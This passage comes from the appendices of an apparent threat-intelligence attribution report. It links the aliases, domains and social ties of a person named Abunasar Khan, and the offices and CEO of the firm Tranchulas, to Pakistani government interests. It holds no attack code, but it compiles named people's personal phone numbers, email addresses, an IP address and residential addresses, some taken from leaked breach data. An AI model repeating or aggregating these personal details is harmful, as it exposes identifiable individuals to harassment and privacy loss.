
[93] http://eandt.theiet.org/magazine/2012/06/et-podcast-18.cfm

[94] http://www.zoominfo.com/s/#!search/profile/person?personId=1627460418&targetid=profile

Persona #2:

Abunasar Khan also maintains the aliases "agnosticon"[95] and "agnostic"[96] in addition to the email addresses abunasar@yahoo.com and abunasar@army.com. He has been previously associated[97]with VPSNOC & Digital Linx. An April 2012 Whois registrant record for the domain zeusadnetwork.com[98] includes the first and last name Khan along with the same (925) 665-1427 phone number seen within the Digial Linx Hosting domains.

Khan registered a variety of domains, many of which use his abunasar.net[99] for name services and abunasar.yahoo.com within the Start of Authority (SOA) records. For example a July 2014 record (Figure 19) for defiantmarketing.com[100] and an August 2013 record (Figure 20) for ns2.vpsnoc.com both maintain these references.



defiantmarketing.com

Start of Authority

mname: ns1.abunasar.net rname: abunasar.yahoo.com
serial: 2012101600
refresh: 86400 retry: 7200
expire: 3600000 minimum: 86400

Nameservers

ns1.abunasar.net, ns2.abunasar.net

Mail Exchangers

aspmx.l.google.com(0)

A Records

199.91.174.229

Updated 08 Jul 2014 07:40 PST © 2014 Hurricane Electric

Figure 19: SOA record for defiantmarketing.com (July 2014)

[95] http://www.blackhatworld.com/blackhat-seo/members/32481-agnosticon.html


[96] http://www.redlinegti.com/forum/viewtopic.php?f=3&t=41719&p=401115

[97] http://www.webhostingtalk.com/showthread.php?t=723658

[98] http://whois.domaintools.com/zeusadnetwork.com

[99] http://whois.domaintools.com/abunasar.net

[100] http://bgp.he.net/dns/defiantmarketing.com



ns2.vpsnoc.com

Start of Authority
mname: ns1.vpsnoc.com rname: abunasar.yahoo.com
serial: 2012062201
refresh: 86400 retry: 7200
expire: 3600000 minimum: 86400

Nameservers
ns1.vpsnoc.com, ns2.vpsnoc.com

Mail Exchangers
ns2.vpsnoc.com(0)

A Records
199.91.174.230

Updated 19 Aug 2013 07:16 PST © 2013 Hurricane Electric

Figure 20: SOA Record for vpsnoc.com (August 2013)

Abunasar Khan registered abunasar.net and previously (May 2007) and maintained whitehate.org[101], which have both been used to demonstrate an affinity for and alignment with AntiSec and Anonymous movements.[102] The abunasar.net website prominently displays ascii art of the term "antisec" with antisec related content "*Blend in. Get trusted. Trust nobody. Own everybody. Disclose nothing. Destroy everything. Take back the scene.*" This is a shared affinity that is also reflected amongst with the culture of Tranchulas employees.[103] [104] [105] The pure.whitehate.org domain has also been previously associated with Khan, examples can be found within #phrack and #darknet IRC sessions.[106] [107]

Ironically, in February 2011, Khan's Rootkit.com user profile was compromised revealing his profile's username, password hash, email (abunasar@army.com), and the registration IP address of 202.125.143.67 (Islamabad, Pakistan).[108] During his registration, Khan specified the name "*anony mo us*" when registering the profile. As of 16 August 2013, a Pastebin post contained details of a customer database compromise for nowclothing.pk, which included Khan's name, email abunasar@army.com, and cell phone number 03215488881.[109] [110]

Research of the 03215488881 cell phone number yields a user profile "abunasark" in an April 2009 posting.[111] Khan posts pictures of his blue Baleno and includes another phone number 03234764838.[112] In a secondary profile user "Ak" uses the same cell phone number 03215488881 in a 2009 sales posting for a 2004 blue Baleno.[113] [114]

[101] https://whois.domaintools.com/whitehate.org

[102] https://whois.domaintools.com/abunasar.net

[103] https://www.facebook.com/media/set/?set=a.542485719112184.135023.132987340062026&type=3

[104] http://youtube.com/watch?v=w3DjOuEl0vs.mov

[105] Digital Appendix 3: Screenshot Archives (youtube.com/watch?v=w3DjOuEl0vs.mov)

[106] http://pastebin.com/rqVGqh1q

[107] http://shootingsawk.lescigales.org/misc/owneddarknet.txt

[108] https://dazzlepod.com/rootkit/?page=284

[109] http://pastebin.com/ktR3qM3K

[110] Digital Appendix 3: Screenshot Archives (pastebin.com/ktR3qM3K.png)

[111] http://www.pakwheels.com/forums/user/abunasark

[112] http://www.pakwheels.com/forums/members-member-rides/99428-white-baleno-not-anymore-comments-please-p-4

[113] http://www.motors.pk/ak-22.htm

[114] http://www.motors.pk/used-cars/suzuki-baleno-2004-for-sale-in-islamabad-22.htm

Khan’s affinity for Suzuki Baleno cars is made obvious in a May 2009 registration for clubaleno.co.uk that was registered by Khan at VPSNOC using the name services of ns1.abunasar.net and ns2.abunasar.net with a SOA record of abunasar.yahoo.com.[115] [116] Later in a June 2009 posting, Khan using the alias “agnostic” attempts to sell the domain clubaleno.co.uk and uses his abunasar@army.com email address as a point of contact.[117]

Khan is also observed using the alias “agnosticon” and a Toyota Racing Development avitar within posts to blackhatworld.com and again within a 2011 post where he posts a cpanel error that also includes his “abunasar” username within system output.[118]

The Google+ profile for Khan[119] reveals established social network links to a Team Lead for Penetration Testing at Tranchulas and a Digital Linx employee Shoaib Riaz[120] who also maintains a social network association with the Digital Linx founder Muhammad Nasser Bhatti.[121]

[115] http://www.sitetrail.com/clubaleno.co.uk

[116] http://dawhois.com/site/clubaleno.co.uk.html

[117] http://www.redlinegti.com/forum/viewtopic.php?f=3&t=41719&p=401115

[118] http://forums.cpanel.net/f5/help-yum-broke-rpm-db-broke-somehow-httpd-wont-start-238511.html

[119] https://plus.google.com/103436628630566104748/posts

[120] https://plus.google.com/105059395104464629441/about

[121] https://plus.google.com/105855064276291727409/posts

APPENDIX G: Tranchulas

The Tranchulas website[122] states that they provide a range of security services and training to include penetration and offensive cyber initiative (OCI), in which they "*help national level cyber security programs on strategies for managing offensive technical threats*". In a September 2011 YouTube user "tranchulascert" posted a video titled "Tranchulas Cyber Ranges - P@sha ICT Awards 2011[123]", where they awarded runner up[124]. Within the video, the cyber ranges were referenced as being developed for "defense forces" that were aimed to "help them in developing offensive and defensive warfare skills" and "combating anti-state hackers".

Although Tranchulas[125] brands itself as a multi-national company, their respective operating addresses within United Kingdom[126] the United States[127] and New Zealand[128] are all associated with either virtual office spaces or address forwarding services. The Tranchulas website lists its Pakistan address within the 2nd floor of the Evacuee Trust Complex[129] on Sir Agha Khan Road F-5/1 Islamabad 44000. The Evacuee Trust Complex is also known as Software Technology Park 2[130] or STP2 and hosts a variety[131] of other commercial and government offices.

The Tranchulas employee, Hamza Qamar, that handled the response to our inquiry has a public LinkedIn[132] profile that states that he "*Engaged in system and enterprise level network and Web application security testing for clients ranging from large federal agencies, DoD, and commercial clients.*" The profile does not specify if DoD is a reference to the U.S. Department of Defense or another country's Ministry of Defense. Interestingly, Qamar's Google+ page showed one "friend" in his circle despite more than 40 followers, Abunasar Khan a VPSNOC employee.

It is likely that Tranchulas provides services to the Pakistani government. The offensive cyber initiative services offered by Tranchulas is offered to "national-level cyber security programs" suggesting a commercial demand from "national-level" customers. The stated purpose and intent of the Tranchulas "Cyber Ranges" P@sha ICT 2011 awards video suggests the ranges were specifically developed in support of national interests for offensive and defensive purposes. The domain registration by Zubair Khan using an official Pakistani government address with his zubair@tranchulas.com email address indicates that Khan may have or currently maintains a physical address at a location where other Pakistani government officials reside.

Historic Whois registration records for the domains textcrypter.com[133], taggnation.com[134], bookadoconline.com[135] and saadiakhan.net[136] lists Tranchulas CEO Zubair Khan (zubair@tranchulas.com[137]) as the registrant for the domains. At the time of registration Khan used the address 15-B, Mehran Block of the Gulshan-e-Jinnah F-5/1 Islamabad Pakistan for the domains.

[122] http://tranchulas.com

[123] https://www.youtube.com/watch?v=FAM6JxOHdo8

[124] http://pashaictawards.com/?page_id=1644

[125] http://tranchulas.com/contact-us/

[126] http://www.londonpresence.com/contact-us/

[127] http://nextspace.us/nextspace-union-square-san-francisco/

[128] http://www.privatebox.co.nz/virtual-office/virtual-office-address.php

[129] https://www.facebook.com/EvacueeTrustComplex

[130] http://wikimapia.org/425791/Evacuee-Trust-Complex

[131] https://www.facebook.com/EvacueeTrustComplex/photos/a.554791821273808.1073741825.404981572921501/554791824607141/

[132] http://pk.linkedin.com/pub/hamza-qamar/22/6b8/109

[133] https://whois.domaintools.com/textcrypter.com

[134] https://whois.domaintools.com/taggnation.com

[135] https://whois.domaintools.com/bookadoconline.com

[136] https://whois.domaintools.com/saadiakhan.net

[137] https://reversewhois.domaintools.com/?email=b249ca637ef7cc55a0136bcda9dca0d3

In an April 2008 Request for Proposals, the Pakistan Public Works Department issued a tender[138] for the Constriction of Government Servant Quarters and Garages at Gulshan-e-Jinnah Complex F-5/1 Islamabad. Later in May of 2010 within a Pakistani Senate[139] question and answer session, the Gulshan-e-Jinnah Complex was cited under Federal Lodges / Hostels in Islamabad under the control of Pakistan Ministry for Housing and Works. A December 2010 TheNews Pakistan ran a story[140] that detailed the differential in rents between commoners within Islamabad and Pakistani government officers accommodated at Gulshan-e-Jinnah. According to Google Maps[141] it is approximately 650 meters (8 minute walk) from the Gulshan-e-Jinnah Complex to the Tranchulas offices within the Evacuee Trust Complex.

Within a May 2013 interview[142] Khan specified that he comes from a family with a strong military background. He detailed his interest in “the world of hacking” grew during his teen years, referencing his father’s diplomatic assignment to the Philippines in 2003. Khan would go on to establish Tranchulas in February 2006 after an independent audit of Pakistani Governments National Database and Registration Authority (NADRA).

[138] http://www.dgmarket.com/tenders/np-notice.do?noticeId=2466880

[139] http://www.senate.gov.pk/uploads/documents/questions/1317711132_399.pdf

[140] http://www.thenews.com.pk/Todays-News-2-22150-Bureaucrats-journalists-avail-cheaper-accommodation

[141] https://www.google.com/maps/dir/Tranchulas,+Islamabad,+Pakistan/Gulshan-e-Jinnah+Complex,+Islamabad,+Pakistan/@33.7327466,73.0877996,17z/data=!4m13!4m12!1m5!1m1!1s0x38dfc0820ff3f9e3:0x4b3eb557d9cd81c3!2m2!1d73.088686!2d33.73353!1m5!1m1!1s0x38dfc0818a64f1d7:0x82c3bee2d49d88ab!2m2!1d73.089409!2d33.73263?hl=en-US

[142] http://bluechipmag.com/qa-with-zubair-khan/

Digital Appendix 1: Research Collateral

Digital Appendix 1 contains additional research collateral collected when conducting Operation Arachnophobia research.

Digital Appendix 2: Raw Email Communications

Digital Appendix 2 contains raw email communications. These .eml files include raw SMTP headers, content and attachments.

Digital Appendix 3: Screenshot Archives

Digital Appendix 3 contains screenshots of web content used to conduct analysis.

Digital Appendix 4: Maltego Visualization

Digital Appendix 4 contains visualization files that depict relationships and contain metadata associated with our Operation Arachnophobia research.